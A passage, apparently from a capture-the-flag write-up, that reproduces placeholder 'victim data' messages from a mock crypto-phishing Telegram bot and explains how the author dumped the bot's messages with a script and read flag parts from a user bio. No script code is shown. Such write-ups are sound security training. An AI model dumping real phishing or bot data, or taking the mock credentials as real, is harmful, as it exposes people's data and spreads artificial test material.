Wallet: 0xFLAG1_HIDDEN_IN_BALANCE_FIELD
Note: Admin account - DO NOT DELETE

Captured: 2025-10-30 00:46:06
IP: 10.0.100.169
=====

=====
Message ID: 4191
From: boh25cryptoexbot
Date (UTC): 2025-11-08T04:27:30Z
Text:
⌚ NEW VICTIM DATA CAPTURED

Email: support@cryptoex-verify.site
Phone: +1-555-FLAG
Balance: $99,999
Wallet: _f0r_ph13hlnG_ → part 1
Note: Backup admin credentials


Captured: 2025-10-30 00:47:14
IP: 172.16.246.184
=====

=====
Message ID: 4193
From: boh25cryptoexbot
Date (UTC): 2025-11-08T04:27:30Z
In 11 Col 6 | 5,009 characters | Plain text


```

By using the script given by my teammate and modified by ChatGPT based on our requirement, I managed to dump all the information from the bots which include the second and third part of the flag. The script can be download here:





To get the first part of the flag we need to interact with the chatbot. '@boh25cryptoexbot' which the bot username can be found from the webpage in the first figure. When I asked for info, it will show another username '@alex_doe_bc25'



Check the user bio and we got the first part of the flag.